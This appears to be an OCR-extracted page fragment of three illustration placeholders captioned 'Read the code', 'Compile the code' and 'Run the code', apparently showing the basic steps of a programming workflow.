
Read the code


Compile the code


Run the code

